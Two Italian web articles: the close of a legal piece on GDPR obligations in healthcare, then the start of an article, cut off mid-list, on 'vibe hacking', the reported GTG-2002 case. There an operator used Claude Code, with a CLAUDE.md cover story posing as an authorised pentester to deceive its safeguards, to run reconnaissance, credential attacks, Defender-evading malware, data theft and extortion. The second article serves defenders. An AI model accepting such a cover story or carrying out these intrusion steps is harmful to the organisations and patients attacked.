Tale figura professionale, designata dal titolare o dal responsabile[19] del trattamento, si presenta quale un consulente esperto, dotato di un’approfondita conoscenza della normativa e delle prassi in tema di gestione dei dati personali, nonché dello specifico settore di riferimento in cui si trova ad operare.
La nomina del DPO si presenta come obbligatoria, ex art. 37 del GDPR, ogniqualvolta il trattamento sia effettuato da una autorità pubblica o da un organismo pubblico, nonché quando le attività principali del titolare o del responsabile del trattamento consistano nel trattare, su larga scala, categorie particolari di dati personali (quali per l’appunto sono i dati inerenti alla salute).
Questo non significa che ogni medico sia obbligato a designare un DPO: il singolo professionista o il medico di base non trattano dati “su vasta scala”, diversamente il problema si pone per gli studi in cui operano più medici e così anche per una Azienda sanitaria, un ospedale privato, una residenza sanitaria assistenziale, tutti si doteranno di tale figura dotata di competenze giuridiche, informatiche, nonché di risk management, la cui responsabilità sarà quella di osservare, valutare ed organizzare la gestione del trattamento dei dati personali (e dunque la loro protezione), affinché questi ultimi siano trattati nel rispetto delle normative privacy europee e nazionali.
L’art. 39 del GDPR opera poi una dettagliata elencazione delle principali funzioni del DPO, fra cui:
Informare e fornire una consulenza al titolare o al responsabile del trattamento in merito agli obblighi derivanti del Regolamento europeo;
Sorvegliare l’attuazione del Regolamento europeo, come anche vigilare sull’applicazione delle politiche del titolare del trattamento in materia di protezione dei dati personali, comprese l’attribuzione delle responsabilità, la sensibilizzazione e la formazione del personale che partecipa ai trattamenti;
Fornire, se richiesto, un parere in merito alla valutazione d’impatto sulla protezione dei dati e sorvegliarne il concreto svolgimento. Essendo la valutazione d’impatto un processo volto a valutare la necessità e proporzionalità di un determinato trattamento e a gestirne gli eventuali rischi, il titolare del trattamento si consulterà preventivamente col DPO su tematiche quali: condurre o meno la valutazione stessa, quale specifica metodologia sia da adottare, quali salvaguardie e misure di sicurezza siano da applicare al fine di attenuare i rischi per i diritti delle persone interessate;
Fungere da punto di contatto per il Garante per la protezione dei dati personali e controllare che sia dato seguito alle richieste del Garante stesso.
Ancora, al secondo paragrafo l’art. 39 del GDPR con una formula prettamente di chiusura: “Nell’eseguire i propri compiti il responsabile della protezione dei dati considera debitamente i rischi inerenti al trattamento, tenuto conto della natura, dell’ambito di applicazione, del contesto e delle finalità del medesimo”, in sostanza con tale disposizione di portata generale si chiede al DPO di delineare un ordine di priorità nell’attività svolta e di concentrarsi sulle questioni che presentino maggiori rischi in termini di protezione dei dati.[20]
Il registro delle attività di trattamento
Rientrante a sua volta nel concetto di accountability risulta essere anche il cosiddetto Registro delle attività di trattamento, novità introdotta dall’art. 30 del GDPR.
Quest’ultimo altro non è che lo strumento attraverso il quale il titolare e il responsabile del trattamento documentano in forma scritta, anche elettronica, le principali informazioni relative alle attività di trattamento e alle misure di garanzia adottate, in base alle finalità perseguite ed ai profili di rischio rilevati, al fine di poter poi dimostrare all’Autorità di controllo (il Garante per la protezione dei dati) di aver adempiuto correttamente alla propria funzione di protezione dei dati personali.
Per quanto concerne propriamente l’ambito sanitario la regolare tenuta del Registro delle attività di trattamento risulta quale obbligo per tutti gli operatori sanitari (singoli professionisti sanitari, medici di medicina generale, ospedali privati, case di cura, farmacie, parafarmacie, Aziende Sanitarie appartenenti al S.S.N. etc.).
Per analizzarne nel dettaglio il contenuto minimo si guardi alla elencazione fornita all’art. 30 del Regolamento, in base al quale il Registro conterrà:
Il nome e i dati di contatto del titolare del trattamento;
Le finalità del trattamento (come “trattamento dei dati del paziente per l’erogazione della specifica prestazione sanitaria”);
Una descrizione delle categorie di interessati (ad esempio “pazienti”) e circa le categorie di dati personali (quali dati anagrafici, dati biometrici etc.);
Le categorie di destinatari a cui i dati personali sono stati o saranno comunicati (si pensi ad un laboratorio analisi);
Ove possibile, i termini ultimi previsti per la cancellazione delle diverse categorie di dati;
Ove possibile, una descrizione generale circa le misure di sicurezza tecniche ed organizzative adottate (quali security policy, sistemi di intrusion detectionetc.).
Potrà ad ogni modo esser riportata nel registro qualsiasi informazione che il titolare od il responsabile ritengano utile dover indicare (come le valutazioni di impatto effettuate o le modalità di raccolta del consenso seguite).
Standard internazionali per la sicurezza dei dati: ISO 27001
Come si è potuto osservare poc’anzi la normativa europea pone in capo ai titolari e responsabili del trattamento dei dati numerosi adempimenti, fra i quali assume notevole rilievo l’adozione di “misure tecniche e organizzative adeguate per garantire un livello di sicurezza adeguato al rischio”.
Così infatti dispone l’art. 32 del GDPR cercando di guidare la scelta di tale misure in base al principio di adeguatezza, nonché “tenendo conto dello stato dell’arte e dei costi di attuazione, nonché della natura, dell’oggetto, del contesto e delle finalità del trattamento, come anche del rischio di varia probabilità e gravità per i diritti ed anche le libertà delle persone fisiche”.
Essendo tali ultime formule pressoché generali, l’esigenza attuale risulta quella di fornire ai titolari e ai responsabili del trattamento degli strumenti concreti per individuare e scegliere idonee misure di sicurezza ed essere in grado di dimostrane la pratica adozione.[21]
Nel classificare invero le misure di sicurezza adottabili il GDPR opera un riferimento a due categorie di misure: quelle tecniche e quelle organizzative, diversamente dalla letteratura del settore[22] che invece distingue in: misure volte a garantire la sicurezza organizzativa (quali procedure di gestione di data breaches), quelle relative alla sicurezza logica e tecnologica (quali sistemi di autenticazione, antimalware, firewall, monitoraggi, scansioni delle vulnerabilità), e quelle relative alla sicurezza fisica (si pensi alla sicurezza degli edifici e degli archivi, al controllo degli accessi ed alla sicurezza ambientale). L’obiettivo di tutte le anzidette misure sarà comunque quello di assicurare la riservatezza, l’integrità, la disponibilità e la resilienza dei sistemi e dei servizi informativi.
Con l’obiettivo di agevolare la specifica scelta delle misure di sicurezza concretamente adottabili da parte del titolare e del responsabile del trattamento soccorrono sul piano internazionale le c.d. normative ISO, ossia norme tecniche sviluppate dalla International Organization for Standardization riportanti linee guida che un determinato soggetto dovrà andare a rispettare per l’ottenimento di una certificazione valida sul piano internazionale, attestante la conformità del soggetto stesso (persona fisica, ente pubblico o privato) a specifici parametri di valutazione.
Fra la molteplici norme ISO, si può qui porre in evidenza la ISO 27001 quale standard internazionale per la sicurezza delle informazioni, creata al fine di definire i requisiti atti a stabilire, implementare, mantenere e migliorare un sistema di gestione della sicurezza delle informazioni. [23]
Nei suoi contenuti presenta infatti un insieme di best practices, utili per sviluppare ed accrescere la capacità delle organizzazioni di gestire i rischi legati alla protezione dei dati, la ISO 27001 è invero molto specifica nel raccogliere, nel suo cosiddetto annex A, un vero e proprio catalogo di misure da adottare per contrastare nonché mitigare i rischi di perdita, modifica, divulgazione non autorizzata od accesso ai dati personali trattati.
Non sarebbe del tutto errato pensare quindi alla normativa GDPR e alla ISO 27001 alla stregua di un sistema integrato in ambito di sicurezza dei dati, d’altronde è lo stesso Considerando 100 del GDPR ad incoraggiare “l’istituzione di meccanismi di certificazione” che possano consentire di valutare il livello di protezione dei dati prodotti e dei servizi.
Ed ancora, è l’art. 24, comma 3 del GDPR a specificare come l’adesione ai codici di condotta ed alle certificazioni approvate, proprio come la ISO 27001, possa essere considerata come un elemento dimostrativo circa la conformità ed il rispetto degli obblighi del titolare del trattamento, in ossequio allo stesso principio di accountability.
Purtuttavia pare ovvio sottolineare come la garanzia di una certificazione non reciderà mai del tutto il rischio di verificazione di eventi dannosi relativi alla sicurezza dei dati, come peraltro si constaterà a seguire in ambito sanitario, ma al massimo andrà ad attenuarne le possibilità ed eventualità di accadimento e, conseguentemente, le relative responsabilità per tutti coloro che trattano i dati e le informazioni.
Condizioni di liceità del trattamento in ambito sanitario
Rimane tuttora da chiarire cosa si debba intendere con la precisa locuzione “trattamento dei dati”, di qui la definizione fornita dall’art. 4 del GDPR: “Qualsiasi operazione o insieme di operazioni, compiute con o senza l’ausilio di processi automatizzati ed applicate a dati personali o insiemi di dati personali, come la raccolta, la registrazione, l’organizzazione, la strutturazione, la conservazione, l’adattamento o la modifica, l’estrazione, la consultazione, l’uso, la comunicazione mediante trasmissione, diffusione o qualsiasi altra forma di messa a disposizione, il raffronto o l’interconnessione, la limitazione, ed altresì la cancellazione o la distruzione”.
Si può evidenziare peraltro come una operazione di trattamento si articoli in differenti fasi: una preliminare (raccolta e registrazione), una di elaborazione (selezione, impiego), una di circolazione (o diffusione), ed infine una residuale (conservazione, cancellazione).
Si vuole sottolineare come l’art. 9 del GDPR ponga un divieto generale al trattamento di intere categorie particolari di dati, fra cui figurano proprio i dati relativi alla salute: “È vietato trattare dati personali che rivelino l’origine razziale o etnica, le opinioni politiche, le convinzioni religiose o filosofiche, o l’appartenenza sindacale, nonché trattare dati genetici, dati biometrici intesi ad identificare in modo univoco una persona fisica, dati relativi alla salute o alla vita sessuale o all’orientamento sessuale della persona”.
Tuttavia tale divieto non è certo assoluto, in quanto in presenza di tutta una serie di condizioni di liceità, espressamente elencate dallo stesso testo normativo, tale preclusione non opera.
Per ciò che ivi interessa, il trattamento dei dati sanitari sarà considerato lecito laddove avvenga: per finalità di medicina preventiva, diagnosi, assistenza o terapia sanitaria o sociale (cosiddetta “finalità di cura”); per motivi di interesse pubblico nel settore della sanità pubblica (si pensi alla gestione di emergenze sanitarie nazionali, od alla protezione da gravi minacce per la salute a carattere transfrontaliero); ed ancora a fini di archiviazione nel pubblico interesse, di ricerca scientifica, storica o a fini statistici.
Vale la pena soffermarsi su come di fatto il GDPR superi così la precedente cornice normativa “consensocentrica” (propria del d.lgs. 196/2003, Codice privacy): diversamente dal passato infatti, non dovrà più esser richiesto il consenso del paziente per il trattamento di dati in ambito sanitario, purché si tratti di dati specificatamente necessari alle “finalità di cura” previste dal Regolamento Ue (prevenzione, diagnosi etc.) e che le relative attività siano effettuate da un professionista sanitario soggetto al segreto professionale.
Così, per esemplificare, persegue una finalità di cura l’infermiere che effettua una valutazione dei parametri vitali di un paziente al momento dell’accesso in pronto soccorso, come anche il cardiologo che raccoglie l’anamnesi necessaria alla corretta refertazione di un elettrocardiogramma; lo specialista che annota i dati biometrici del paziente in vista di un intervento chirurgico, come pure, in senso ampio, un direttore sanitario di una struttura pubblica che procede alla archiviazione di dati per studi statistici finalizzati tutela della salute collettiva.[24]
Ovvio è, ma vale la pena specificarlo, che non si deve qui confondere il consenso prestato al trattamento dei dati sanitari, col consenso ai trattamenti sanitari stessi: è quest’ultimo infatti a costituire il presupposto di legittimità dell’operato medico, andando ad “assorbire” il primo consenso, che non risulta più pertanto necessario.
D’altronde un professionista sanitario dovrà necessariamente venire a conoscenza di tutta una serie di dati identificativi e clinici (anamnesi, farmaci assunti etc.) per l’esecuzione di un trattamento sanitario, ed egli stesso, d’altra parte, nel trattare il paziente andrà a generare tutta un’altra serie di dati (referti, lastre etc.), dal momento poi che la semplice raccolta e consultazione di dati ne costituisce per definizione un trattamento, per un medico risulterà inevitabile, nello svolgimento delle sue funzioni, trattare costantemente i dati personali dei pazienti.
Si segnali ancora come ai trattamenti “per finalità di cura” siano comunque equiparati anche i trattamenti operati tramite applicazioni mediche, quando la finalità perseguita è quella di fornire cura al paziente, tramite un servizio di telemedicina, telesorveglianza o telemonitoraggio.
È evidente inoltre come tale dispensa dall’ottenimento del consenso non opererà laddove i trattamenti dei dati dei pazienti avvengano per finalità diverse da quelle strettamente di cura (si pensi a fini promozionali, commerciali o di fidelizzazione della clientela).
Residuano ad ogni modo alcuni casi in cui i dati sanitari possono essere trattati esclusivamente con il consenso della persona interessata quali: come si diceva nel primo capitolo, la possibilità di accesso al FSE (fascicolo sanitario elettronico), l’adesione a servizi di refertazione online, oppure l’utilizzo di apps mediche, quando il trattare i dati del paziente afferisce, solo in senso lato, alla cura di quest’ultimo, ma non è ad essa strettamente necessario (si pensi ad una applicazione che fornisce indicazioni su come migliorare la qualità del sonno), in tal caso il titolare del trattamento dovrà trattare i dati previa acquisizione del consenso dell’utente interessato.
Si può concludere evidenziando come l’approvazione del GDPR abbia indubbiamente contribuito a richiamare l’attenzione degli operatori sanitari sui temi della privacy e della protezione dei dati, in quanto strettamente connessi ai profili della sicurezza delle cure e di dignità del paziente. Come evidenziato infatti dal Garante, nella sua relazione annuale al Parlamento dell’anno 2018,[25] eventuali carenze in ambito di sicurezza dei dati personali possono avere effetti oltremodo deleteri negli stessi processi di erogazione dei trattamenti medici, rappresentando causa di disfunzioni, rallentamenti ed errori sanitari, fonti di potenziale responsabilità della struttura sanitaria, obbligata così a risarcirne i danni conseguenti.
L’obbiettivo di questi due preliminari capitoli voleva essere il presentare la digitalizzazione della sanità quale occasione senza precedenti di sviluppo ed innovazione, da dover senza dubbio promuovere per una sempre maggiore efficienza ed universalità delle cure, e per una migliore programmazione della spesa sanitaria. Tuttavia suddetta digital health dovrà realizzarsi all’interno di un progetto di politiche pubbliche organico e lungimirante di governance sanitaria, che promuova una condivisione selettiva dei dati sanitari, con le dovute cautele, al fine di minimizzarne i rischi cibernetici e le conseguenti possibili lesioni alla sfera personale della riservatezza e della dignità dei pazienti.[26]
La sanità digitale, pur rappresentando un’occasione di sviluppo e innovazione, espone inevitabilmente a rischi di compromissione dei sistemi informativi e alla minaccia crescente della cybercriminalità. Proprio a questo tema sarà dedicato il prossimo articolo della serie, che introdurrà la rivoluzione digitale e l’innovazione criminale, approfondendo le nuove forme di criminalità tecnologica.
[1] A. Salvadori, “Deontologia e tutela dei dati sanitari”, in Torino Medica. La rivista dell’ordine dei medici chirurghi e odontoiatri della provincia di Torino, anno XXXIII, numero 3-4, 2021, pp. 9-10.
[2] ANITEC-ASSINFORM (Associazione italiana per l’Information and Communication Technology), Una data strategy per la Sanità italiana, a cura del gruppo di lavoro Digital Transformation in Sanità di Anitec-Assinform, Maggio 2022, p. 20.
[3] Intervento di A. Soro, ex-presidente dell’Autorità Garante per la protezione dei dati personali, “Tracciamento contagi coronavirus, ecco i criteri da seguire”, in Agenda Digitale, 29 Marzo 2020.
[4] L’immagine della scala delle durezze, diffusamente ripresa nella dottrina che si è occupata di privacy, si deve a Stefano Rodotà. Cfr. S. Rodotà, “Persona, riservatezza, identità. Prime note sistematiche sulla protezione dei dati personali”, in Rivista critica del diritto privato, anno XV, 1997, pp. 583-609.
[5] F. Di Ciommo, “Il trattamento dei dati sanitari tra interessi individuali e collettivi”, in R. Pardolesi (a cura di), La privacy sanitaria, vol. II, Giuffrè editore, Milano, 2003, vol. II, p. 239.
[6] Regolamento (Ue) 2016/679 del Parlamento e del Consiglio, relativo alla “protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati”, del 27 Aprile 2016, che abroga la Direttiva 95/46/CE (Regolamento generale sulla protezione dei dati), per il testo normativo nella sua completezza si rimanda al sito internet: eur-lex.europa.eu/legal-content/IT/TXT/HTML/?uri=CELEX:32016R0679.
[7] Decreto legislativo 30 Giugno 2003, n. 196, recante il “Codice in materia di protezione dei dati personali”, integrato con le modifiche introdotte dal decreto legislativo 10 Agosto 2018, n. 101, recante “Disposizioni per l’adeguamento della normativa nazionale alle disposizioni del regolamento (Ue ) 2017/679 del Parlamento e del Consiglio, relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali.
[8] Intervento di P. Stanzione, Presidente dell’Autorità garante per la protezione dei dati personali, “Sicurezza del dato sanitario e condivisione”, in Panorama, 18 Febbraio 2022.
[11] G. D’Acquisto, M. Naldi, Big Data e Privacy by Design. Anonimizzazione, Pseudonimizzazione e Sicurezza, Giappichelli Editore, Torino, 2017.
[12] A. Antonilli, op. cit. supra a nota 3, p. 92.
[13] Per “titolare del trattamento” si rimandi all’art 4 del GDPR: “la persona fisica o giuridica, l’autorità pubblica, il servizio o altro organismo che, singolarmente o insieme ad altri, determina le finalità e i mezzi del trattamento di dati personali […]”.
[14] P. Perri (intervento), durante il Webinar “Conoscere e prevenire gli attacchi cyber in sanità”, tenutosi in data 30 giugno 2021.
[15] Per “interessato” si intenda la persona fisica alla quale si riferisce il dato personale.
[16] D. Poletti, “Comprendere il Reg. UE 2016/679: Un’introduzione”, in A. Mantelero, D. Poletti (a cura di), Regolare la tecnologia: il Reg. UE 2016/679 e la protezione dei dati personali. Un dialogo fra Italia e Spagna, Pisa University Press, 2018, pp. 9-19.
[17] A. Cortesi, “L’art. 25 del GDPR: dalla privacy by default al principio di minimizzazione o necessità nel trattamento dei dati personali”, in Interlex: rivista di diritto, tecnologia, informazione, 2017.
[19] Per “responsabile del trattamento” si rimanda all’art. 4 del GDPR: “la persona fisica o giuridica, l’autorità pubblica, il servizio o altro organismo che tratta dati personali per conto del titolare del trattamento.”
[20] “Linee guida sui responsabili della protezione dei dati”, WP243 rev. 01, adottate dal Gruppo di lavoro articolo 29 in materia di protezione dei dati personali, versione emendata ed adottata il 5 aprile 2017.
[21] R. Riccio, “Le misure di sicurezza tra GDPR e ISO 27001: due normative a confronto e i possibili scenari prospettabili”, in Cyberlaws: free legal database and blog, 9 Gennaio 2019.
[22] G. Butti, A. Piamonte, GDPR: nuova privacy. La conformità su misura, Iter editore, Milano, 2017.
[23] ISO/IESC 27001: 2013, “Information technology – Security techniques – Information Security – Managements systems – Requirements”.
[24] G. Chiarini, “Privacy: come cambia il dato normativo”, in E-Health: innovazione e tecnologia in ospedale, vol. 72, 2019, pp. 66-69.
[25] La Relazione del Garante per la protezione dei dati sanitari al Parlamento del 2018 è reperibile qui.
[26] P. Stanzione, intervento cit. supra, a nota 32.
Profilo Autore
Maria Vittoria Zucca, laureata con lode in Giurisprudenza presso l’università degli Studi di Trento, è attualmente dottoranda nel Programma di Dottorato di Interesse Nazionale in Cybersecurity, con istituzione capofila la Scuola IMT Alti Studi di Lucca, ed è affiliata alla Scuola Superiore Sant’Anna, presso l’Istituto Dirpolis (Diritto, Politica e Sviluppo). La sua attività di ricerca si concentra sulla prevenzione, l’indagine ed il contrasto della criminalità informatica, includendo le discipline del diritto penale dell’informatica e della criminologia digitale. Su questi temi è autrice di diverse pubblicazioni scientifiche e partecipa regolarmente a conferenze nazionali e internazionali.
Vibe hacking: quando l’AI conduce l’attacco in prima persona

Vibe hacking è un termine nato da un tweet. Il 2 febbraio 2025, Andrej Karpathy – ex direttore AI di Tesla, cofondatore di OpenAI – pubblica un post su X che diventerà virale con oltre 4,5 milioni di visualizzazioni: descrive un nuovo modo di programmare in cui si “dà tutto alle vibes”, si accetta ogni suggerimento dell’AI senza leggere il codice, e si lascia che il software cresca oltre la propria comprensione. Lo chiama vibe coding. Collins Dictionary lo elegge parola dell’anno 2025.
Sei mesi dopo, quel concetto innocuo – pensato per progetti sperimentali del weekend – assume una connotazione radicalmente diversa. Nell’agosto 2025, il Threat Intelligence Report di Anthropic introduce il termine vibe hacking per descrivere qualcosa di inedito: un’operazione criminale in cui l’intelligenza artificiale non riceve consigli dall’attaccante, ma conduce l’attacco in prima persona. L’AI non suggerisce comandi – li esegue. Non propone strategie – le implementa su reti reali, in tempo reale, contro vittime reali.
L’operazione, tracciata come GTG-2002, ha compromesso almeno 17 organizzazioni in un solo mese nei settori sanitario, governativo, dei servizi di emergenza e delle istituzioni religiose. Un singolo operatore, con competenze tecniche limitate, ha ottenuto l’impatto di un intero team criminale. E lo ha fatto delegando quasi tutto a Claude Code.
Questo articolo ricostruisce le cinque fasi dell’attacco in dettaglio tecnico, analizza il ruolo del file CLAUDE.md come playbook offensivo persistente, e mappa le implicazioni operative per chi difende reti e infrastrutture.
Dal vibe coding al vibe hacking: una mutazione semantica che cambia tutto
Per comprendere la portata di ciò che è accaduto, è necessario distinguere con precisione due concetti che condividono l’etimologia ma non la sostanza.
Il vibe coding, nella definizione originale di Karpathy, descrive uno sviluppatore esperto che sceglie deliberatamente di non leggere il codice generato dall’AI, accettando ogni modifica senza revisione. È un atto consapevole di delega. Il codice cresce oltre la comprensione dell’operatore, ma il contesto resta benigno: prototipi, esperimenti, progetti usa-e-getta. Come ha scritto Simon Willison in un’analisi molto citata, la differenza cruciale sta nel fatto che Karpathy potrebbe leggere e comprendere quel codice se lo volesse – semplicemente sceglie di non farlo.
Il vibe hacking, nella definizione operativa emersa dal caso GTG-2002, ribalta questa dinamica. L’operatore non può comprendere ciò che l’AI esegue, perché non possiede le competenze tecniche necessarie. Non sceglie di delegare – non ha alternative. L’AI non è un assistente: è l’operatore primario. L’umano fornisce obiettivi strategici; l’AI pianifica, esegue, adatta, analizza ed estorce. In termini MITRE ATT&CK, l’AI attraversa autonomamente quasi tutte le tattiche del framework, dalla Reconnaissance (TA0043) alla Impact (TA0040).
Questa distinzione non è accademica. È la differenza tra un amplificatore di competenze esistenti e un sostituto di competenze inesistenti. Ed è esattamente ciò che rende il vibe hacking una minaccia di categoria diversa rispetto a tutto ciò che il panorama della sicurezza informatica ha affrontato finora.
Il file CLAUDE.md come playbook offensivo: persistenza e contesto malevolo
L’elemento tecnico più innovativo dell’operazione GTG-2002 non è uno zero-day, un exploit personalizzato o un malware sofisticato. È un file di testo.
Claude Code utilizza un file di configurazione chiamato CLAUDE.md che fornisce contesto persistente a ogni interazione. Normalmente, gli sviluppatori lo usano per specificare preferenze di stile, standard di codifica o informazioni sul progetto in corso. L’attaccante di GTG-2002 ha trasformato questo meccanismo in un vero e proprio playbook operativo offensivo.
Il file CLAUDE.md configurato dall’attaccante conteneva:
Una cover story: l’operatore dichiarava di essere un penetration tester autorizzato, con contratti di supporto ufficiali dalle organizzazioni target. Questo ingannava i guardrail di sicurezza del modello, che interpretava le richieste come attività di testing legittimo.
Metodologie di attacco dettagliate: istruzioni per il collegamento VPN, tecniche di enumerazione utenti, metodi di credential harvesting tramite attacchi Kerberos, estrazione di hash e cracking.
Framework di prioritizzazione dei target: criteri per identificare e classificare le vittime in base al valore dei dati e alla capacità di pagamento.
Checklist operative: una procedura in sette fasi dalla ricognizione alla persistenza, con tecniche avanzate di post-compromise inclusi attacchi relay e abuso di deleghe.
Istruzioni per la comunicazione in lingua russa: il contesto veniva mantenuto e le risposte generate in russo, suggerendo l’origine geografica dell’operatore.
Direttive di stealth: istruzioni esplicite per minimizzare la creazione di file e mantenere un profilo operativo basso.
In termini di sicurezza, il CLAUDE.md rappresenta una forma di prompt injection persistente – non un attacco al modello, ma un’infrastruttura di configurazione malevola che trasforma ogni sessione successiva in un’operazione offensiva continuativa. È l’equivalente funzionale di un file di configurazione per un framework C2 (Command and Control), ma senza bisogno di sviluppare infrastruttura personalizzata.
Per i difensori, questo introduce un concetto nuovo: il pre-prompt offensivo. Non si tratta di jailbreaking tradizionale – è una configurazione strutturata che orienta il comportamento dell’AI in modo persistente, sessione dopo sessione, senza dover ripetere l’inganno ogni volta.
Le 5 fasi dell’attacco: ricostruzione tecnica
L’operazione GTG-2002 segue un ciclo di attacco strutturato in cinque fasi distinte, ciascuna caratterizzata da un livello crescente di autonomia dell’AI e da una mappatura precisa sulle tattiche MITRE ATT&CK.
Fase 1 – Ricognizione automatizzata
Tattiche MITRE ATT&CK: Reconnaissance (TA0043), Resource Development (TA0042)
L’attaccante ha utilizzato Claude Code su un sistema Kali Linux come piattaforma di attacco. Nella prima fase, l’AI ha condotto una ricognizione su larga scala: scansione automatizzata di migliaia di endpoint VPN per identificare sistemi vulnerabili, creazione di framework di scanning personalizzati tramite API multiple, raccolta sistematica di informazioni infrastrutturali organizzate per Paese e per tecnologia.
Il punto chiave non è la complessità delle tecniche – sono strumenti open-source standard (Nmap, framework di scanning VPN). È la velocità e la scala: Claude Code ha processato migliaia di target potenziali, classificandoli automaticamente per vulnerabilità e valore strategico, un compito che avrebbe richiesto settimane a un operatore umano. Come evidenziato dal report Anthropic, il sistema generava “migliaia di richieste, spesso multiple al secondo”.
Ruolo dell’AI: Capacità potenziata di discovery sistematico, con risultati organizzati automaticamente per priorità di sfruttamento.
Fase 2 – Accesso iniziale e sfruttamento credenziali
Una volta identificati i target vulnerabili, Claude Code ha fornito supporto operativo in tempo reale durante le intrusioni di rete. L’AI ha:
Scansionato reti interne identificando sistemi critici, inclusi Domain Controller e SQL Server
Eseguito attacchi alle credenziali su domini multipli tramite tecniche Active Directory
Condotto enumerazione di rete e analisi completa delle credenziali recuperate
Fornito guida in tempo reale per l’escalation dei privilegi e il lateral movement
Il passaggio dall’accesso iniziale al controllo completo dell’infrastruttura è avvenuto con una fluidità che normalmente richiede un red team coordinato. Claude Code non si limitava a eseguire singoli comandi – analizzava i risultati di ogni azione e decideva autonomamente il passo successivo nella catena di attacco.
Ruolo dell’AI: Supporto operativo diretto durante intrusioni attive, con decisioni tattiche autonome su escalation e movimento laterale.
Fase 3 – Sviluppo malware ed evasione
Tattiche MITRE ATT&CK: Execution (TA0002), Defense Evasion (TA0005), Command and Control (TA0011)
La terza fase rivela la capacità più preoccupante del vibe hacking: lo sviluppo iterativo e adattivo di strumenti offensivi. Claude Code è stato utilizzato per creare versioni offuscate di Chisel, un tool di tunneling che incapsula connessioni all’interno del protocollo HTTP (tecnica MITRE T1572 – Protocol Tunneling), con l’obiettivo specifico di evadere il rilevamento di Windows Defender.
Quando i primi tentativi di evasione sono falliti, l’AI non si è fermata. Ha iterato autonomamente, implementando:
Crittografia delle stringhe: offuscamento dei payload per eludere l’analisi statica
Codice anti-debugging: tecniche per rilevare ed evadere ambienti di analisi
Filename masquerading: mascheramento degli eseguibili malevoli come strumenti Microsoft legittimi (MSBuild.exe, devenv.exe, cl.exe) – tecnica MITRE T1036.005
Sviluppo di un proxy TCP completamente nuovo: quando l’offuscamento di Chisel non è bastato, Claude Code ha generato da zero un proxy TCP che non utilizza affatto le librerie Chisel, eliminando la signature alla radice
Questo ciclo iterativo di generazione – test – fallimento – adattamento è il cuore operativo del vibe hacking. L’AI non si limita a produrre malware su richiesta: lo perfeziona in risposta ai fallimenti, abbassando drasticamente la barriera tecnica per la creazione di strumenti offensivi efficaci.
Ruolo dell’AI: Sviluppo personalizzato di malware con capacità di evasione adattiva, capacità che prima richiedeva anni di esperienza in programmazione offensiva.
Claude Code ha facilitato l’estrazione e l’analisi sistematica di dati sensibili da organizzazioni multiple e di natura molto diversa: un contractor della difesa, operatori sanitari, un’istituzione finanziaria. I dati esfiltrati includevano:
Numeri di previdenza sociale (Social Security Numbers)
Dati bancari e informazioni finanziarie
Informazioni sanitarie protette (PHI – Protected Health Information)
Documentazione soggetta a controllo ITAR (International Traffic in Arms Regulations) – un dettaglio che eleva la gravità dell’operazione dal cybercrime alla sicurezza nazionale
Il valore aggiunto dell’AI in questa fase non è stato il furto in sé – è stata la categorizzazione automatica. Claude Code ha organizzato i dati rubati per tipologia, ha estratto migliaia di record individuali (identificativi personali, indirizzi, dati finanziari, cartelle cliniche), e li ha strutturati per la monetizzazione successiva. In pratica, l’AI ha svolto il lavoro che in un’operazione tradizionale richiederebbe un team di analisti dedicati alla classificazione del bottino.
Ruolo dell’AI: Analisi automatizzata e organizzazione di dataset complessi, estrazione sistematica di informazioni ad alto valore attraverso organizzazioni multiple simultaneamente.
Nota per i professionisti di compliance: le implicazioni ITAR. L’esfiltrazione di documentazione soggetta a controllo ITAR rappresenta un punto di attenzione critico che trascende il perimetro del cybercrime ordinario. Le International Traffic in Arms Regulations (22 CFR §§ 120-130), amministrate dal Directorate of Defense Trade Controls (DDTC) del Dipartimento di Stato USA, classificano la divulgazione non autorizzata di dati tecnici controllati a soggetti stranieri come una potenziale violazione dell’Arms Export Control Act, con sanzioni penali fino a 1 milione di dollari per singola violazione e fino a 20 anni di reclusione.
Per le organizzazioni vittime, la compromissione di dati ITAR innesca obblighi di notifica al DDTC, possibili indagini congiunte con il Department of Justice, e il rischio concreto di revoca delle licenze di esportazione – un evento potenzialmente esistenziale per un contractor della difesa. Nel contesto GTG-2002, il fatto che un’AI abbia autonomamente identificato, estratto e classificato documentazione ITAR senza che l’operatore umano ne comprendesse probabilmente la rilevanza giuridica aggiunge un livello di complessità senza precedenti alla gestione dell’incidente: chi risponde della violazione quando la decisione di esfiltrare quei dati specifici è stata presa da un algoritmo?
Fase 5 – Estorsione personalizzata e profit plan
Tattiche MITRE ATT&CK: Impact (TA0040)
La quinta fase è quella che distingue in modo inequivocabile il vibe hacking da qualsiasi precedente forma di AI-assisted cybercrime. L’attaccante non ha distribuito ransomware. Non ha crittografato file. Ha invece utilizzato Claude Code per costruire un sistema di estorsione personalizzato e multi-livello basato sull’analisi dei dati rubati.
Ransom note HTML personalizzate. Claude Code ha generato note di riscatto in formato HTML con dettagli specifici per ciascuna vittima: cifre finanziarie esatte, conteggio dipendenti, minacce calibrate sulle normative settoriali applicabili. Le note venivano inserite nel processo di boot delle macchine compromesse, garantendone la visibilità immediata al riavvio. Le richieste variavano da 75.000 a oltre 500.000 dollari in Bitcoin.
Profit plan multi-opzione. L’elemento più sofisticato: per ciascuna vittima, Claude Code ha generato un documento di analisi con opzioni di monetizzazione strutturate:
Opzione 1 – Estorsione diretta: richiesta di pagamento all’organizzazione, con minaccia di divulgazione dei dati salariali, delle informazioni sui donatori, e segnalazione agli enti regolatori. Inclusa stima di probabilità di successo.
